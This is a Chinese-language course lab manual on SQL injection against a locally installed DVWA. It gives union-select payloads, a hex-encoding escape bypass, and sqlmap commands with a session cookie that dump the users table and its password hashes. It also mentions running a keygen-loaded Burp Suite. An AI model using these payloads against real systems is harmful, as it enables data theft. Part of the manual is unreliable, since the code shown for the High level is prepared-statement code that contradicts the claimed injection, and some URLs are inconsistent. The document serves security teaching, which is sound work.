

项目三 Web 漏洞利用

实验单元1： SQL 注入

1.1 实训说明

1.1.1 实训目的

- 1.掌握 SQL 注入基本方法
- 2.掌握 SQL 注入的步骤
- 3.学会使用 sqlmap 工具

1.1.2 背景知识

- 1.掌握 SQL 注入的基本原理
- 2.掌握 SQL 注入的分类和判断
- 3.掌握 SQL 注入的基本防御

1.1.3 实习时长

2 个学时

1.2 实训环境

1.2.1 实训器材

kali linux 2024

1.2.2 网络结构



kali linux 2024 虚拟机（）

批注 [1]: 注意：本项目使用的 DVWA 直接部署在 kali linux 上。DVWA 需自行部署，部署教程，参见 https://blog.csdn.net/weixin_73049307/article/details/141883794

按该教程中运行 grant all on dvwa.* to dvwa@localhost; 可能会报错。

使用下面的命令替换：

```
grant all on dvwa.* to dvwa@localhost identified by 'p@ssw0rd';
```

批注 [2]: Kali 中已自带 sqlmap。下文中涉及 sqlmap 的为 windows 环境下的操作，切换成 kali 中的 sqlmap 进行即可。

1.3 实训内容

1.3.1 实训准备

打开 Apache2 和 mariadb 服务

登录 DVWA, 在浏览器输入 <http://127.0.0.1/DVWA/login.php>, 转到 DVWA 的登录页面, 使用账号 admin, 密码 password 进行登录。

1.3.2 SQL 注入-Low

1. DVWA1.9 的代码分为四种安全级别: Low, Medium, High, Impossible。选择 Low 安全级别。



2. 然后点击“SQL Injection”进入 SQL 注入关卡。



3. 判断是否存在注入, 注入是字符型还是数字型

输入 1, 查询成功:



指导书图

输入 1' or '1'='2, 查询失败，返回结果为空：



指导书图


输入 1' or '1234'='1234, 查询成功。返回了多个结果，说明存在字符型注入。



指导书图

4. 猜解 SQL 查询语句中的字段数

输入 1' or 1=1 order by 1 #, 查询成功：



输入 1' or 1=1 order by 3 #, 查询失败。说明执行的 SQL 查询语句中只有两个字段，即这里的 First name、Surname。

Unknown column '3' in 'order clause'

5. 确定显示的字段顺序

输入 1' union select 1,2 #, 查询成功。说明查询 1 字段的结果会在 First name 出回显，查询 2 字段的结果会在 Surname 出回显。



6. 获取当前数据库

输入 1' union select 1,database() #, 查询成功:



输入 `1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #`, 查询成功:



输入 1' union select 1,group_concat(column_name) from information_schema.columns
where table_name='users' #, 查询成功:




输入 1' or 1=1 union select
group_concat(user_id,first_name,last_name),group_concat(password) from users #, 查询成功:



1.3.3 SQL 注入-Medium

1. DVWA 1.9 的代码分为四种安全级别: Low, Medium, High, Impossible。选择 Medium 安全级别。



Medium 级别的代码利用 `mysql_real_escape_string` 函数对特殊符号 `\x00,\n,\r,\',\",\\x1a` 进行转义,

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysql_real_escape_string( $GLOBALS[ '__mysql_ston' ], $id );

    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id.";
    $result = mysql_query( $GLOBALS[ '__mysql_ston' ], $query ) or die( '<pre>'. mysql_error( $GLOBALS[ '__mysql_ston' ] ) . '</pre>' );


    // Get results
    while( $row = mysql_fetch_assoc( $result ) ) {
        // Display values
        $first = $row[ 'first_name' ];
        $last = $row[ 'last_name' ];

        // Feedback for end user
        echo "<pre>ID: $id<br />First name: $first<br />Surname: $last</pre>";
    }
}
```

同时前端页面设置了下拉选择表单, 希望以此来控制用户的输入。




2. 在浏览器“设置”—“高级”—“更改代理服务器设置”中配置代理, 代理地址为 127.0.0.1, 端口为 8080。



打开桌面 burpsuite 文件夹，点击“burp-load-keygen.jar”，运行 burpsuite 软件，配置 burpsuite 代理。

批注 [3]: 新版 bp 不用配置代理




2. 判断是否存在注入，注入是字符型还是数字型

通过抓包改参数，提交恶意构造的查询参数。抓包更改参数 id 为 1'or 1=1 #




3. 猜解 SQL 查询语句中的字段数

抓包更改参数 id 为 1 order by 2 #, 查询成功:




抓包更改参数 id 为 1 order by 3#, 出现报错, 说明存在两个字段。




4. 确定显示的字段顺序

抓包更改参数 id 为 1 union select 1,2 #, 查询成功。说明执行的 SQL 语句为 select First name,Surname from 表 where ID=id...。



5. 获取当前数据库

抓包更改参数 id 为 1 union select 1,database() #, 查询成功。说明当前的数据库为 dvwa。



6. 获取数据库中的表

抓包更改参数 id 为 1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #, 查询成功:



7. 获取表中的字段名

抓包更改参数 id 为 1 union select 1,group_concat(column_name) from information_schema.columns where table_name=' users ' #, 查询失败:




这是因为单引号被转义了，变成了'。可以利用 16 进制进行绕过，抓包更改参数 id 为 1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273 #，查询成功。说明 users 表中有 8 个字段，分别是 user_id,first_name,last_name,user,password,avatar,last_login,failed_login。



8. 下载数据

抓包修改参数 id 为 1 or 1=1 union select group_concat(user_id,first_name,last_name), group_concat(password) from users #，查询成功。这样就得到了 users 表中所有用户的 user_id,first_name,last_name,password 的数据。



1.3.4 SQL 注入-High

1. DVWA 1.9 的代码分为四种安全级别: Low, Medium, High, Impossible。选择 High 安全级别。



High 级别的代码只是在 SQL 查询语句中添加了 LIMIT 1，希望以此控制只输出一个结果。

```
<?php
if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if( is_numeric( $id ) ) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: ($id)<br />First name: ($first)<br />Surname: ($last)</pre>";
        }
    }


    // Generate Anti-CSRF token
    generateSessionToken();
}
```

2. 漏洞利用

虽然添加了 LIMIT 1，但是我们可以通过#将其注释掉。由于手工注入的过程与 Low 级别基本一样，直接最后一步演示下载数据。输入：

1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users#


查询成功：




需要特别提到的是，High 级别的查询提交页面与查询结果显示页面不是同一个，也没有执行 302 跳转，这样做的目的是为了防止一般的 sqlmap 注入，因为 sqlmap 在注入过程中，无法在查询提交页面上获取查询的结果，没有了反馈，也就没办法进一步注入。

1.3.5 sqlmap 的使用


1. 利用 sqlmap 对 sql 注入进行利用，双击 sqlmap 快捷键，进入命令窗口，键入 sqlmap.py 可以看到 sqlmap 的启动界面



2. 以 Low 级别 SQL 注入为例，输入参数 1，获取 url 为 “http://127.0.0.1/DVWA/vulnerabilities/sql/?id=1&Submit=Submit#”，在 sqlmap 软件窗口中键入 sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql/?id=1&Submit=Submit#" 进行注入测试。发现网站需要登录，所以在进行测试的时候需要加上 cookie。




3. 在页面右键 检查页面。可在 Network 中找到 cookie 值。




- 键入 `sqlmap.py -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=vp85jg4o3lb509u7ajuecfpd6" --batch`。成功注入识别到数据库为 MySQL。

批注 [y4]: 使用 kali linux 上的 sqlmap 测试时, 需要把 `sqli/?id=1&` 改成 `sqli/?id=1` 才会出现预期结果。即去掉 `id` 前的 `/`




- 继续读取数据库信息, 使用 `--dbs` 参数, 列出所有数据库名, 可以看到有 `dvwa` 库。

`sqlmap.py -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=vp85jg4o3lb509u7ajuecfpd6" --batch --dbs`




6. 继续读取数据库 dvwa 库的表信息，使用“-D”参数指定数据库查询，使用“--tables”参数，列出 dvwa 数据库中所有表名，可以看到有 guestbook、users 表。

sqlmap.py -u "<http://127.0.0.1/DVWA/vulnerabilities/sql/?id=1&Submit=Submit#>" --cookie="security=low;PHPSESSID=vp85jg4o3lb509u7ajuecefpd6" --batch -D dvwa --tables




7. 继续读取数据库 users 表信息，使用“-D”参数指定数据库，使用“-T”参数指定表，使用“--columns”参数列出所有字段的名称，可以看到有不同的列信息。

sqlmap.py -u "<http://127.0.0.1/DVWA/vulnerabilities/sql/?id=1&Submit=Submit#>" --cookie="security=low;PHPSESSID=vp85jg4o3lb509u7ajuecefpd6" --batch -D dvwa -T users --columns



8. 继续查询数据。使用“-C”参数指定查询字段内容，使用“--dump”参数将查询的内容打印出来。

```
sqlmap.py -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="security=low;PHPSESSID=vp85jg4o3lb509u7ajuecefpd6" --batch --dump -C
"user_id,user,password" -T "users" -D "dvwa"
```



1.4 总结与思考

1.4.1 实训总结

这部分内容是关于 SQL 注入的操作过程，主要内容包括：

- GET 方式的 SQL 注入利用方式
- POST 方式的 SQL 注入利用方式
- 利用 sqlmap 工具进行 SQL 注入

1.4.2 思考题

问题 1: 在 SQL 注入语句中#号起到了什么作用?

问题 2: 除了#号, 还可以利用哪些字符达到注释的作用?